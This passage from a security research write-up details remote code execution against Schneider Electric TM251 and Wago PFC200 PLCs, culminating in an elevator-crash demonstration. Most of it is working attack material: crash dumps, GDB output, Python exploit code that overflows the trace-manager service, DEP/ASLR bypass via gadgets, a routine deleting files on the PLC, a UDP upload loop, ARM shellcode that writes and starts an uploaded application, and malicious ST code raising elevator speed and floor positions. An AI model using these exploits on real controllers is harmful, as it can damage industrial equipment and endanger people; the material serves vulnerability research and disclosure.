r0      =0x00000000
r1      =0x00000000
r2      =0x00000000
r3      =0x00000000
r4      =0x22000100
r5      =0x23000100
r6      =0x24000100
r7      =0x25000100
r8      =0x26000100
r9      =0x27000100
r10     =0x00000000
r11     =0x29000100
r12     =0x00000000
r13     =0x2a000100
r14     =0x00000000
expAdr  =0x03296e8c
cpsr    =0x60000013
mmuAdr  =0xfffffffc
mmuSta  =0x00000007
stack   =
      [03294db0]:                   9d482808 03a03596
      [03294dc0]: 5ff787a5 90befffa e92de822 e3e7c69b
```

Figure 65. Crash dump logs for the same address in the segment stack

This means that after a power failure, an application will be loaded to a known memory address, which can be exploited to overcome the ASLR mitigation.

The complete exploit

Until now we know the following:

- We have stack overflow on TM251.
- We know the stack layout.
- TM251 have DEP ASLR.
- Weak DEP implementation in CODESYS.
- Weak ASLR implementation in Schnieder Electric TM251.

First version of RCE:

```
gl, ll, al = dev.dev_channel.create_packet(DATA_SEND_REQUEST,
                                           ALCMD_TRACE_MANAGER,
                                           ALSUBCMD_TRACE_MANAGER_PACKET_CREATE,
                                           netmask=DEFAULT_NETMASK)

jump_address = bytearray([0x3c, 0x6e, 0x29, 0x03])

exploit_bytes = BASIC_JUNK_WITH_SPESIFIC_REGISTERS_VALUES_OVERWRITING + jump_address + WRITE_TO_STACK_SHELLCODE

AppLayer.add_tag(TAG_TRACE_PACKET_CREATE_13, exploit_bytes, AL_ALIGN40, al)
pkt = dev.dev_channel.complete_packet(gl, ll, al)
resp = dev.dev_channel.send(pkt, 5)
```

Figure 66. Crash dump logs for the same address in the segment stack

We created the exploit with the following activities:

- Overwriting registers
- Jumping address
- Using the shellcode to run exploits

```
# START CRASH #
plcMdl  ="TM251MESE"
osVersi ="5.1.9.35"
osDate  ="Feb  2 2022 13:46:29"
sysErr  ="DATA_ABT"
tskNbr  =0x03050718
tskName ="BlkDrvShmM2XX"
crDate  ="07/01/2000"
crTime  ="02:26:33"
r0      =0x00000000
r1      =0x00000000
r2      =0x00000000
r3      =0x00000000
r4      =0x16000100
r5      =0x17000100
r6      =0x18000100
r7      =0x19000100
r8      =0x1a000100
r9      =0x1b000100
r10     =0x00000000
r11     =0x1d000100
r12     =0x00000000
r13     =0x1e000100
r14     =0x00000000
expAdr  =0x03296e58
cpsr    =0x60000013
mmuAdr  =0xfffffffc
mmuSta  =0x00000007
stack   =
```

```
[03296db0]: 00000118 00829414 00000100 01000100
[03296dc0]: 02000100 03000100 04000100 05000100
[03296dd0]: 06000100 07000100 08000100 09000100
[03296de0]: 0a000100 0b000100 0c000100 0d000100
[03296df0]: 0e000100 0f000100 10000100 11000100
[03296e00]: 12000100 13000100 14000100 15000100
[03296e10]: 16000100 17000100 18000100 19000100
[03296e20]: 1a000100 1b000100 1c000100 1d000100
[03296e30]: 1e000100 03296e3c 0000a0e1 0000a0e1
[03296e40]: 0000a0e1 0000a0e1 0000a0e1 0000a0e1
[03296e50]: 0000a0e1 0000a0e1 29000100 2a000100
[03296e60]: 2b000100 2c000100 2d000100 2e000100
[03296e70]: 2f000100 30000100 31000100 32000100
[03296e80]: 33000100 34000100 35000100 36000100
[03296e90]: 37000100 38000100 39000100 3a000100
[03296ea0]: 3b000100 3c000100 3d000100 3e000100
[03296eb0]: 3f000100 40000100 41000100 42000100
[03296ec0]: 43000100 44000100 45000100 eeeeeeee
```

Figure 67. Crash dump logs for the same address in the segment stack

The red segment on the stack shows where the register was overwritten, see 0x3296E10 and so on. The blue segment is the jumping address, eight bytes after the red segment end, and the orange segment is the shellcode.

0000a0e1 has a no-operation (NOP) type instruction on ARM.

Sending the instruction resulted in a crash dump which has the exception address field.

```
expAdr   =0x03296e58
cpsr     =0x60000013
```

Figure 68. Exception address that shows execution from the stack

The address holds 29000100, which is not valid instruction, thus we have created an RCE.

Wago PFC200 exploit

Exploiting the vulnerabilities on the Wago PFC200 device was similar to exploiting the Schnieder PLCs.

In contrast to the Schneider PLC, which supplies crash dumps, Wago offers GDB Server for debugging.

Stack layout

The stack layout in Wago was like Schnieder Electric, which used the *BTagWriterFinish* method:

```
183 actual_finish:
184   BTagWriterFinish(hWriter);
185   return 0;
text:00230620                         actual_finish                           ; CODE XREF: HandleTraceMgrQuery2+440↓j
text:00230620 E8 00 4B E2                             SUB             R0, R11, #-hWriter ; s
text:00230624 04 20 84 E2                             ADD             R2, R4, #4 ; Rd = Op1 + Op2
text:00230628 04 10 A0 E1                             MOV             R1, R4  ; Rd = Op2
text:0023062C A0 C0 00 EB                             BL              BTagWriterFinish ; Branch with Link
text:00230630 00 00 A0 E3                             MOV             R0, #0  ; Rd = Op2
text:00230634 18 D0 4B E2                             SUB             SP, R11, #0x18 ; Rd = Op1 - Op2
text:00230638 70 A8 9D E8                             LDMFD           SP, {R4-R6,R11,SP,PC} ; Load Block from Memory
```

Figure 69. Stack layout in Wago where the device loads data from tags

In contrast to the Schnieder PLC, the Wago device uses only registers R4-R6 and R11, which means that we could potentially overwrite only those registers.

Exploit mitigations

Like Schnieder, DEP and ASLR are enabled on Wago.

We can overcome DEP by using IEC tasks, as described in the previous section.

We can bypass ASLR by using gadgets hunting.

Gadgets hunting

To overcome ASLR, we looked for gadgets that can help us.

```
.text:000B43D8  CBM_ETrig                   32 FF 2F E1  BLX  R2  ; Branch with Link and Exchange (register indirect)
.text:000B4FB0  CryptoHookFunction          32 FF 2F E1  BLX  R2  ; Branch with Link and Exchange (register indirect)
.text:000B50E0  CryptoHookFunction          32 FF 2F E1  BLX  R2  ; Branch with Link and Exchange (register indirect)
.text:000B515C  CryptoHookFunction          32 FF 2F E1  BLX  R2  ; Branch with Link and Exchange (register indirect)
.text:000C66AC  CmpOpenSSL__Entry           32 FF 2F E1  BLX  R2  ; Branch with Link and Exchange (register indirect)
.text:001196FC  CONF_modules_finish         32 FF 2F E1  BLX  R2  ; Branch with Link and Exchange (register indirect)
.text:0012C780  DSO_free                    32 FF 2F E1  BLX  R2  ; Branch with Link and Exchange (register indirect)
.text:00158A4C  EVP_DigestFinal_ex          32 FF 2F E1  BLX  R2  ; Branch with Link and Exchange (register indirect)
.text:00158B28  EVP_DigestFinalXOF          32 FF 2F E1  BLX  R2  ; Branch with Link and Exchange (register indirect)
.text:00163BA4  EVP_CIPHER_param_to_asn1    32 FF 2F E1  BLX  R2  ; Branch with Link and Exchange (register indirect)
.text:0016669C  EVP_PKEY_copy_parameters    32 FF 2F E1  BLX  R2  ; Branch with Link and Exchange (register indirect)
.text:00166848  EVP_PKEY_cmp                32 FF 2F E1  BLX  R2  ; Branch with Link and Exchange (register indirect)
.text:001ADCCC  UI_dup_user_data            32 FF 2F E1  BLX  R2  ; Branch with Link and Exchange (register indirect)
.text:001C8C18  sub_1C8B88                  32 FF 2F E1  BLX  R2  ; Branch with Link and Exchange (register indirect)
.text:001C9044  sub_1C8B88                  32 FF 2F E1  BLX  R2  ; Branch with Link and Exchange (register indirect)
.text:001E59C0  ssl_create_cipher_list      32 FF 2F E1  BLX  R2  ; Branch with Link and Exchange (register indirect)
.text:001F2EC8  sub_1F2E2C                  32 FF 2F E1  BLX  R2  ; Branch with Link and Exchange (register indirect)
.text:00206C94  ssl_version_supported       32 FF 2F E1  BLX  R2  ; Branch with Link and Exchange (register indirect)
.text:002072CC                              32 FF 2F E1  BLX  R2  ; Branch with Link and Exchange (register indirect)
.text:0020C120  tls_post_process_client_hello 32 FF 2F E1 BLX  R2  ; Branch with Link and Exchange (register indirect)
.text:00224A54  ASM_JobExecQueue2           32 FF 2F E1  BLX  R2  ; Branch with Link and Exchange (register indirect)
.text:0024F9F0  LogUnregisterBackend        32 FF 2F E1  BLX  R2  ; Branch with Link and Exchange (register indirect)
```

Figure 70. BLX instructions on R2

Using GDB, we put breakpoint on address 0x230638 LDMFD (as seen in figure 69) and we discovered that the value of registers R1 and R2 point to the middle of the stack.

```
Thread 32 hit Breakpoint 1, 0x00230638 in ?? ()
(gdb) info r
r0             0x0                 0
r1             0xb2fc1e38          3002867256
r2             0xb2fc1e3c          3002867260
r3             0x6c                108
r4             0xb2fc1e38          3002867256
r5             0xb2fc1be8          3002866664
r6             0xb2fc1be6          3002866662
r7             0x6eb0              28336
r8             0x4b1820            4921376
r9             0xb2fc1e68          3002867304
r10            0x17620             95776
r11            0xb2fc1e14          3002867220
r12            0xb2fc1be0          3002866656
sp             0xb2fc1dfc          0xb2fc1dfc
lr             0x230630            2295344
pc             0x230638            0x230638
cpsr           0x20010010          536936464
fpscr          0x10                16
(gdb)
```

```
(gdb) x/100x $sp
0xb2fc1dfc:  0xb2ffbc3c  0x00085978  0x00000072  0x00000073
0xb2fc1e0c:  0x003fe000  0x000c66ac  0x00000076  0x00000077
0xb2fc1e1c:  0x00000078  0x00000079  0x0000007a  0x0000007c
0xb2fc1e2c:  0x0000007d  0x0000007e  0x0000007e  0xea000000
0xb2fc1e3c:  0x00000000  0xe24cd0ff  0xe24100fe  0xe24000fe
0xb2fc1e4c:  0xe12fff35  0x0000a0e1  0x0000a0e1  0x0000a0e1
0xb2fc1e5c:  0xffffffff  0xb2fc1ec4  0x00000301  0xb3d0a6c4
0xb2fc1e6c:  0x0001760c  0xb3cf30a0  0x00000228  0xb2fc1eb4
0xb2fc1e7c:  0xb2fc1e88  0x00250374  0x0025000c  0x00000003
0xb2fc1e8c:  0x00000000  0x003c637c  0xb2fc1ecc  0x00000002
0xb2fc1e9c:  0x00000000  0xb3cf2010  0x00000000  0xb2fc1ee4
0xb2fc1eac:  0xb2fc1eb8  0x00250410  0xb2fc1ef8  0xb3cf2010
0xb2fc1ebc:  0x00000000  0x00000001  0x00006eb0  0xb3cf2040
0xb2fc1ecc:  0x76c904e2  0xb2fc1f2c  0xb2fc1ee8  0x00236f80
0xb2fc1edc:  0x0033fa14  0x00236f64  0xb3d0a6b0  0x00017620
0xb2fc1eec:  0x00000001  0x00006eb0  0x00000000  0xb3cf3090
0xb2fc1efc:  0x00000238  0xb3d0a6b0  0x00017620  0xb2fc1f2c
0xb2fc1f0c:  0x00000000  0x00404324  0xb3cf2010  0x00000001
0xb2fc1f1c:  0xb2fc1f70  0xb2fc1fc4  0xb2fc1f30  0x0024a894
0xb2fc1f2c:  0x00236ef0  0x00006eb0  0xb2fc1f6c  0x00000014
0xb2fc1f3c:  0x00000000  0x00000000  0x00000000  0x00000000
0xb2fc1f4c:  0x00000000  0x0034354a  0x00000000  0x00000003
0xb2fc1f5c:  0x000001dc  0x00000238  0xffffff80  0x00000000
0xb2fc1f6c:  0xb3cf2010  0xb3cf3090  0x00000238  0x00000000
0xb2fc1f7c:  0x00000000  0x00000002  0xb2fc25f8  0x00000000
(gdb)
```

Figure 71. R1, R2 registers point to the middle of stack

We also found that 0xb2fc1e3c/38 pointed to a region of memory on the stack that we had overwritten. So, we found a gadget to exploit registers R1 and R2.

The exploit

```
1351    exploit_bytes = REGISTERS_OVERFLOW_ASLR_AND_DEP + BLX_R2_ADDRESS + NOPS_SHELLCODE_DEP_ASLR
1352
1353    print("[>] G1ND1L4: The size of the exploit is: {siz}".format(siz=len(exploit_bytes)))
1354
1355    tag_thirteen = AppLayer.add_tag(TAG_TRACE_PACKET_CREATE_13, exploit_bytes, AL_ALIGN40)
1356
1357    send_big_data(data=tag_thirteen,
1358                  service_id=ALCMD_TRACE_MANAGER,
1359                  query_id=ALSUBCMD_TRACE_MANAGER_PACKET_CREATE,
1360                  dev=dev)
1361
1362    print('[>] G1ND1L4: Successfully sent segmented data.')
```

Figure 72. DEP and ASLR bypass for Wago

The exploit consists of three parts:

1. Overwriting registers.
2. Defining the jumping address of BLX R2.
3. The shellcode.

The exploit that we performed to reboot Wago PLC.

Figure 73. Exploit that reboots Wago device

Demo model – Schnieder Electric TM251

Throughout exploit testing, we were able to perform RCE on PLCs, which are often used in critical infrastructures where such activity can lead to severe damage.

As an example, we modelled an attack on an elevator. In the attack, the attacker penetrated the network connecting to the PLC that directly controls the servo motor (which moves the elevator), stole credentials, and executed an RCE attack to upload a malicious STL file that would cause actual damage to the setup.

Physical setup

The physical elevator setup holds the shaft, 3 levels (floors), the actual elevator shaft (cell), and the engine that pulls the cell up and down.



Figure 74. Elevator setup

The Schnieder Electric TM251 connects to the motion controller that moves the elevator and connects to the network:



Figure 75. Schnieder Electric TM251 connected to power provider



Figure 76. Schnieder Electrics Lexium – motion controller that connected to the TM251 and pulls the elevator up and down

Example elevator management panel:



Figure 77. Elevator management panel

The management panel includes:

- *Operation mode* – The *operation mode* that pulls elevator up and down.
- *Maintenance mode* – Configuration mode to setup the leveling.
- *Current position* – Height from the ground.
- *Current velocity* – The current velocity of the rotator part in the servo.
- *Reference 16/32* – The reference point of the height (used for calibration).
- *Acceleration/Deceleration* – The circles per minute.
- *Target position absolute* – The target height to reach.
- *1st, 2nd, 3rd floor position absolute* – The configured floors height.
- *Elevator speed* – The speed we want to move the cell within the next action.
- *Acceleration* – The acceleration from the current speed to the *elevator speed*.
- *Deceleration* – In case the *elevator speed* is lower than the current speed we want to decelerate. NOTE: *Elevator speed*, *acceleration*, and *deceleration* stored as *gvl* variables on the *eeprom* of the PLC.
- *Floor1, Floor2, Floor3* – Each floor specific panel.

Web visualization of elevator management:

Figure 78. Floor panel

Each level has three options for choosing. If we stay at level 1 and press level 3, the elevator will go from level 1 to level 3.

In case we stand on level 1 and choose button 2 of level 3, the elevator will first go to level 3, wait a few seconds, and then will go to level 2.

The elevator has a history of ten orders for different levels/floors.

Exploit first version

The first exploit we worked on was the ability to upload fully valid malicious applications that will crash the elevator.

The valid and normal application that manages the elevator is:

```
//First Cycle
IF IsFirstMastCycle() THEN
    CycleCounter := 0;
END_IF

LowestFloor := 1;
HighestFloor := 3;
ElevatorCallsMaxIndex := SIZEOF(ElevatorCalls) / SIZEOF(ElevatorCall);

NextCallIndex := LIMIT(1, NextCallIndex, ElevatorCallsMaxIndex);


//Reset Elevator Calls
IF MaintenanceModeEnabled OR IsFirstMastCycle() THEN
    FOR I := 1 TO ElevatorCallsMaxIndex BY 1 DO
        ElevatorCalls[I].SrcFloor := 0;
        ElevatorCalls[I].DestFloor := 0;
    END_FOR
    FOR J := 1 TO (SIZEOF(FloorCallPanel) / SIZEOF(INT)) BY 1 DO
        FloorCallPanel[J] := 0;
    END_FOR
    NextCallIndex := 1;
END_IF

//Status and control
IF xRequestMaintenanceMode AND DriveControlStep = 0 THEN
     MaintenanceModeEnabled := TRUE;
     xRequestMaintenanceMode := FALSE;
END_IF

OperationModeEnabled := DriveControlStep >= 300 AND DriveControlStep <= 1000;
//Manage Elevator Calls
IF OperationModeEnabled THEN
    xRequestOperationMode := FALSE;
    MaintenanceModeEnabled := FALSE;
    IF NextCallIndex < ElevatorCallsMaxIndex THEN
        FOR J := 1 TO (SIZEOF(FloorCallPanel) / SIZEOF(INT)) BY 1 DO
            IF FloorCallPanel[J] <> 0 THEN
                ElevatorCalls[NextCallIndex].SrcFloor := J;
                ElevatorCalls[NextCallIndex].DestFloor := FloorCallPanel[J];
                FloorCallPanel[J] := 0;
                NextCallIndex := NextCallINdex + 1;
            END_IF
        END_FOR
    END_IF

    xRequestToGo := ElevatorCalls[1].SrcFloor <> 0;
END_IF


// Start up behavior
IF CycleCounter = 0 AND NOT MaintenanceModeEnabled AND NOT xRequestMaintenanceMode THEN
    xRequestOperationMode := TRUE;
END_IF
```

```
// Control Sequence
CASE DriveControlStep OF
    0:  // Idle - Maintenance Mode
        IF xRequestOperationMode THEN
            DriveControlStep := 100;
        END_IF
    100: // Enable
        IF DRV1.DriveEnabledOk THEN
            DriveControlStep := 200;
        END_IF
    200: // Change mode
        IF DRV1.CurrMode = ENU_ILA_MODE.PositionAbsolute THEN
            DriveControlStep := 300;
            OperationModeEnabled := TRUE;
        END_IF
    300: // Operation
        IF xRequestMaintenanceMode THEN
            DriveControlStep := 0;
        END_IF
        IF xRequestToGo THEN
            DriveControlStep := 400;
        END_IF
    400: // Moving to source floor
        IF DRV1.GoToTargetPosAbsOk THEN
            DriveControlStep := 500;
        END_IF
    500:
        IF DelayAtFloor.Q THEN
            DriveControlStep := 600;
        END_IF
    600: // Moving to target floor
        IF DRV1.GoToTargetPosAbsOk THEN
            DriveControlStep := 700;
        END_IF
    700: // Shifting Call sequence
        FOR K := 1 TO ElevatorCallsMaxIndex BY 1 DO
            ElevatorCalls[K] := ElevatorCalls[K + 1];
        END_FOR
        NextCallIndex := NextCallIndex - 1;
        DriveControlStep := 300;
END_CASE

//Cycle Counter
IF CycleCounter > 32000 THEN
    CycleCounter := 0;
ELSE
    CycleCounter := CycleCounter + 1;
END_IF
DelayAtFloor(PT := T#3S);


DriveControl();

DRV1(ixReset := Reset,
    DRV_Inputs := GVL.Drv1Inputs,
    DRV_Outputs => GVL.Drv1Outputs);
```

Figure 79. Valid ST program for management of the elevator

Explanation of the ST program:

- Sets the floors levels then resets the list of the elevator calls.
- Manages the elevator calls that we received through the buttons.
- Runs the startup sequence to enable the usage of the elevator.

The second part has the control sequence (that allows us to configure various levels).

In addition, if we have “enough” cycles, we will reset the cycle counter.

Now let us examine the malicious application we want to upload.

To be exact, those are the same two applications with the single difference of:

```
6    GVL_Persistent.TargetPositionSpeed := 10000;
7    GVL_Persistent.TargetPositionAcc := 20000;
8    GVL_Persistent.TargetPositionDec := 20000;
9    GVL_Persistent.FloorPosition[1] := 2501;
10   GVL_Persistent.FloorPosition[2] := 60000;
11   GVL_Persistent.FloorPosition[3] := 101005;
```

Figure 80. Malicious ST program for management of elevator

This is our way to set up the speed with which the elevator will be pulled up or down.

So, after a successful attack, we can upload a malicious application and "crash down" the elevator.

Malicious app dependencies

Let's examine the relevant files for the CODESYS V3 application.

Application.map	2,414	Linker Add...	4/25/2023 1:15:00 AM	-rw-------	0 0
Application.crc	20	CRC File	4/25/2023 1:15:00 AM	-rw-------	0 0
Application.app	3,332,704	APP File	4/25/2023 1:15:00 AM	-rw-------	0 0

Figure 81. All relevant files for application

Those are the three files that are relevant to a single application. The .App file is the actual compiled CODESYS program (ST/Ladder). The .CRC file has the name of the application and the CRC of the whole application file (security). The .MAP file has the mappings of available variables of the application (if any exists).

To successfully exploit (such as upload a malicious application to run), we need to upload those three files in a valid form.

The exploit

First, we need to delete all the relevant file of the program:

```
def delete_remote_file(dev, filename):
    gl, ll, al = dev.dev_channel.create_packet(DATA_SEND_REQUEST,
                                               0x08,  # file manager
                                               0x0e,  # remove file
                                               netmask=DEFAULT_NETMASK)

    AppLayer.add_tag(0x01, filename, AL_ALIGN40, al)
    pkt = dev.dev_channel.complete_packet(gl, ll, al)
    resp = dev.dev_channel.send(pkt, 5)
    if resp is None:
        print('[>] G1ND1L4: Failed deleting {name}.'.format(name=filename))
    else:
        print('[>] G1ND1L4: Successfully deleted {name}.'.format(name=filename))
```

Figure 82. Snippet to remove files from PLC

After removing the files (for instance, the *Application.map*, *Application.crc*, *Application.app* files), we will upload the targeted files with next piece of code.

```
exploit_bytes = BLACKHAT_REGISTERS_OVERFLOW_APPLICATION + jump_address2 + BLACKHAT_SHELLCODE_APPLICATION
tag_13 = AppLayer.add_tag(TAG_TRACE_PACKET_CREATE_13, exploit_bytes, AL_ALIGN4B)
send_big_data(data=tag_13, service_id=ALCMD_TRACE_MANAGER, query_id=ALSUBCMD_TRACE_MANAGER_PACKET_CREATE, dev=dev)

udp_ip = "10.10.222.23"
udp_port = 0xF
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

path = r"/home/a/PycharmProjects/PLCCrasher/Application.app"
file_to_send = open(path, "rb")
file_total_size = os.stat(path).st_size
single_chunk_size = 0x3fc

number_of_chunks_to_send = file_total_size / single_chunk_size
last_chunk_size = file_total_size % single_chunk_size

print("[>] G1ND1L4: Going to send {size}B file.".format(size=file_total_size))
for i in range(number_of_chunks_to_send):
    sleep(0.01)
    data = file_to_send.read(single_chunk_size)
    sock.sendto(data, (udp_ip, udp_port))
    if i % 200 == 0:
        print("[>] G1ND1L4: Sent {part}'th part of the payload.".format(part=i + 1))

print("[>] G1ND1L4: Sending last chunk.")

sleep(0.01)
last_data = file_to_send.read(last_chunk_size)
sock.sendto(last_data, (udp_ip, udp_port))

print("[>] G1ND1L4: Full Payload Uploaded.")
```

Figure 83. Vulnerability exploit that upload malicious application

The attack sends a malicious crafted packet to the targeted service, which will execute remote code on the PLC.

Afterwards, the attacker will send chunks of data to the PLC on which the malicious code will receive them and write into file.

The malicious shellcode executed on the PLC:

```
BLACKHAT_SHELLCODE_APPLICATION = bytearray([0x0F, 0x00, 0xA0, 0xE3,  # mov r0, 0xF              SendPort
                                            0x0F, 0x10, 0xA0, 0xE3,  # mov r1, 0xF              RecvPort
                                            0x07, 0x20, 0xA0, 0xE1,  # mov r2, r7               pResult
                                            0x54, 0xA1, 0xBA, 0xEB,  # bl SysSockCreateUdp
                                            0x00, 0x50, 0xA0, 0xE1,  # mov r5, r0               store the handle for socket created
                                            0x0A, 0x00, 0xA0, 0xE1,  # mov r0, r10              Filename
                                            0x02, 0x10, 0xA0, 0xE3,  # mov r1, 2                Write Mode
                                            0x09, 0x20, 0xA0, 0xE1,  # mov r2, r9               pResult
                                            0x31, 0x02, 0xB7, 0xEB,  # bl SysFileOpen
                                            0x00, 0x60, 0xA0, 0xE1,  # mov r6, r0               store the handle for file
                                            0x05, 0x00, 0xA0, 0xE1,  # mov r0, r5               r0 points to recv socket
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0xFF, 0x2F, 0xA0, 0xE3,  # mov r2, 0x3fc            diDataSize
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pReply
                                            0x9D, 0xA1, 0xBA, 0xEB,  # bl SysSockRecvFromUdp
                                            0x00, 0x20, 0xA0, 0xE1,  # mov r2, r0               r0 contains the amount of data received from the socket
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               r0 points to opened file handle
                                            0x08, 0x10, 0xA0, 0xE1,  # mov r1, r8               pbyData
                                            0x09, 0x30, 0xA0, 0xE1,  # mov r3, r9               pResult
                                            0x39, 0x0A, 0xB7, 0xEB,  # bl SysFileWrite
                                            0x01, 0x40, 0x44, 0xE2,  # sub r4, r4, 1            dec counter
                                            0xE1, 0xA0, 0x00, 0x00,  # nop                      0x00, 0xD0, 0x4D, 0xE2, sub sp, sp, #0
                                            0x00, 0x00, 0x54, 0xE3,  # cmp r4, #0               check if more data should be recived from net
                                            0xF1, 0xFF, 0xFF, 0x1A,  # BNE PC - 48              if so jump to another iteration
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for flushing the data into  file
                                            0x24, 0x0B, 0xB7, 0xEB,  # bl SysFileFlush
                                            0x06, 0x00, 0xA0, 0xE1,  # mov r0, r6               for closing file handle
                                            0x73, 0x02, 0xB7, 0xEB,  # bl SysFileClose
                                            0x73, 0x42, 0xB6, 0xEB,  # bl AppGetFirstApp        App descriptor in r0 which means that we can directly call start
                                            0x5C, 0x27, 0xB6, 0xEB,  # bl AppstartApplication   start that application
                                            0x57, 0x1A, 0xB7, 0xEB,  # bl SysGetCurrentTask
                                            0x00, 0x10, 0xA0, 0xE3,  # mov r1, 0                end task status ok
                                            0x1F, 0x19, 0xB7, 0xEB,  # bl SysTaskEnd            finish all
```

Figure 84. Vulnerability exploit that upload malicious application

